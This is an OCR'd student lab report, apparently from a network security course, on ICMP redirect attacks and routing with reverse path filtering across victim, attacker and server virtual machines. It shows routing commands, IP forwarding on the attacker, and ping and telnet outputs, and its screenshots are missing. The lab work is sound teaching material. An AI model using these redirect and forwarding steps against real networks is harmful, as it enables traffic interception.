
From the screenshot above, it's perspicuous that, the packet coloured in black is the redirected one. The type and code values also prove the same.

Q. If remote gateway is used then what is the observation?

When the gateway is altered to 142.168.250.4, there's no redirect of the ICMP packets.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3  src 10.0.2.13
    cache
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3  src 10.0.2.13
    cache
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

The capture on Wireshark:




Although the redirect packet gets captured, there's no redirect that occurs.

Q. If local gateway which is offline or unavailable then what is its observation?

The redirect operation still occurs.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3  src 10.0.2.13
    cache
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.8 dev enp0s3  src 10.0.2.13
    cache <redirected>  expires 298sec
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

The results on Wireshark:



Task 3: Routing and Reverse Path Filtering






Figure 1: Network setup

a) Network Setup


For this task, three virtual machines must be set such that, (referring to the image) initially, A (10.0.2.6) can only contact R (10.0.2.7). R can contact B (192.168.60.5). Here, the victim machine is A, the attacker's R and the server is B. The assigning of IP addresses with the aid of DHCP occurs only when the machine is on the NAT network. An 'Internal Network' requires the static configuration of IP addresses. The connections are edited as shown below.



On the attacker machine (10.0.2.8)



On the server machine (10.0.2.14)



On the victim machine (10.0.2.13)

All the machines are connected to 'Wired connection 2'. Here are the IP configurations.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:59:a3:c9
          inet addr:10.0.2.13  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5f33:85f1:5546:41d0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:500 errors:0 dropped:0 overruns:0 frame:0
          TX packets:342 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:55864 (55.8 KB)  TX bytes:33923 (33.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:357 errors:0 dropped:0 overruns:0 frame:0
          TX packets:357 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:35839 (35.8 KB)  TX bytes:35839 (35.8 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

The victim machine

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 4$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:17:de:fa
          inet addr:10.0.2.8  Bcast:10.255.255.255  Mask:255.0.0.0
          inet6 addr: fe80::8c2d:45f0:a08b:fead/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:311 errors:0 dropped:0 overruns:0 frame:0
          TX packets:370 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32842 (32.8 KB)  TX bytes:32327 (32.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:314 errors:0 dropped:0 overruns:0 frame:0
          TX packets:314 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:24585 (24.5 KB)  TX bytes:24585 (24.5 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 4$
```

The attacker machine

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:70:0c:00
          inet addr:192.168.60.5  Bcast:192.168.60.255  Mask:255.255.255.0
          inet6 addr: fe80::6839:90ab:7428:5dec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:475 errors:0 dropped:0 overruns:0 frame:0
          TX packets:368 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:45684 (45.6 KB)  TX bytes:32507 (32.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:358 errors:0 dropped:0 overruns:0 frame:0
          TX packets:358 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:27370 (27.3 KB)  TX bytes:27370 (27.3 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

The server machine

The connection tests:

a) 10.0.2.13 → 10.0.2.8

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=1 ttl=64 time=0.488 ms
64 bytes from 10.0.2.8: icmp_seq=2 ttl=64 time=0.467 ms
64 bytes from 10.0.2.8: icmp_seq=3 ttl=64 time=0.505 ms
64 bytes from 10.0.2.8: icmp_seq=4 ttl=64 time=0.540 ms
^C
--- 10.0.2.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.467/0.500/0.540/0.026 ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

b) 10.0.2.13 → 192.168.60.5

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
```

c) 192.168.60.5 → 192.168.60.1

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ping 192.168.60.1
PING 192.168.60.1 (192.168.60.1) 56(84) bytes of data.
64 bytes from 192.168.60.1: icmp_seq=1 ttl=64 time=0.631 ms
64 bytes from 192.168.60.1: icmp_seq=2 ttl=64 time=1.24 ms
64 bytes from 192.168.60.1: icmp_seq=3 ttl=64 time=0.770 ms
64 bytes from 192.168.60.1: icmp_seq=4 ttl=64 time=0.513 ms
^C
--- 192.168.60.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3071ms
rtt min/avg/max/mdev = 0.513/0.790/1.247/0.279 ms
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

d) 192.168.60.5 → 10.0.2.13

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ping 10.0.2.13
PING 10.0.2.13 (10.0.2.13) 56(84) bytes of data.
```

b) Routing Setup

Since there's no connection between the machines, entries are bound to be made onto the routing table.

The victim machine:

Before (`ip route`):

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ip route
default via 10.0.2.1 dev enp0s3  proto static  metric 100
10.0.2.0/24 dev enp0s3  proto kernel  scope link  src 10.0.2.13  metric 100
169.254.0.0/16 dev enp0s3  scope link  metric 1000
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

The command: `sudo ip route add 192.168.60.0/24 dev enp0s3 via 10.0.2.8`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ sudo ip route add 192.168.60.0/24 dev enp0s3 via 10.0.2.8
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

After (`ip route`):

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ip route
default via 10.0.2.1 dev enp0s3  proto static  metric 100
10.0.2.0/24 dev enp0s3  proto kernel  scope link  src 10.0.2.13  metric 100
169.254.0.0/16 dev enp0s3  scope link  metric 1000
192.168.60.0/24 via 10.0.2.8 dev enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

The server machine:

Before (`ip route`):

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ip route
default via 192.168.60.1 dev enp0s3  proto static  metric 100
10.0.2.0/24 via 192.168.60.1 dev enp0s3
169.254.0.0/16 dev enp0s3  scope link  metric 1000
192.168.60.0/24 dev enp0s3  proto kernel  scope link  src 192.168.60.5  metric 100
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

The command: `sudo ip route add 10.0.2.0/24 dev enp0s3 via 192.168.60.1`

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo ip route add 10.0.2.0/24 dev enp0s3 via 192.168.60.1
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

After (`ip route`):

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ip route
default via 192.168.60.1 dev enp0s3  proto static  metric 100
10.0.2.0/24 via 192.168.60.1 dev enp0s3
169.254.0.0/16 dev enp0s3  scope link  metric 1000
192.168.60.0/24 dev enp0s3  proto kernel  scope link  src 192.168.60.5  metric 100
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Next, on the attacker machine, IP forwarding is enabled.


```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 4$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 4$
```


Now, the connection is tested.

a) 10.0.2.13 → 192.168.60.5

Command: `ping 192.168.60.5`


```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
From 10.0.2.8: icmp_seq=1 Redirect Host(New nexthop: 192.168.60.5)
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=1.22 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=64 time=1.20 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=64 time=1.33 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=64 time=0.761 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=64 time=0.636 ms
^C
--- 192.168.60.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4033ms
rtt min/avg/max/mdev = 0.636/1.031/1.337/0.281 ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```






Command: `telnet 192.168.60.5`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ telnet 192.168.60.5
Trying 192.168.60.5...
Connected to 192.168.60.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Oct 13 14:46:47 EDT 2021 from 10.0.2.13 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:70:0c:00
          inet addr:192.168.60.5  Bcast:192.168.60.255  Mask:255.255.255.0
          inet6 addr: fe80::6839:90ab:7428:5dec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:713 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1038 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:63949 (63.9 KB)  TX bytes:96504 (96.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:526 errors:0 dropped:0 overruns:0 frame:0
          TX packets:526 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:35614 (35.6 KB)  TX bytes:35614 (35.6 KB)
```



The capture on the attacker machine (10.0.2.8/192.168.60.1):

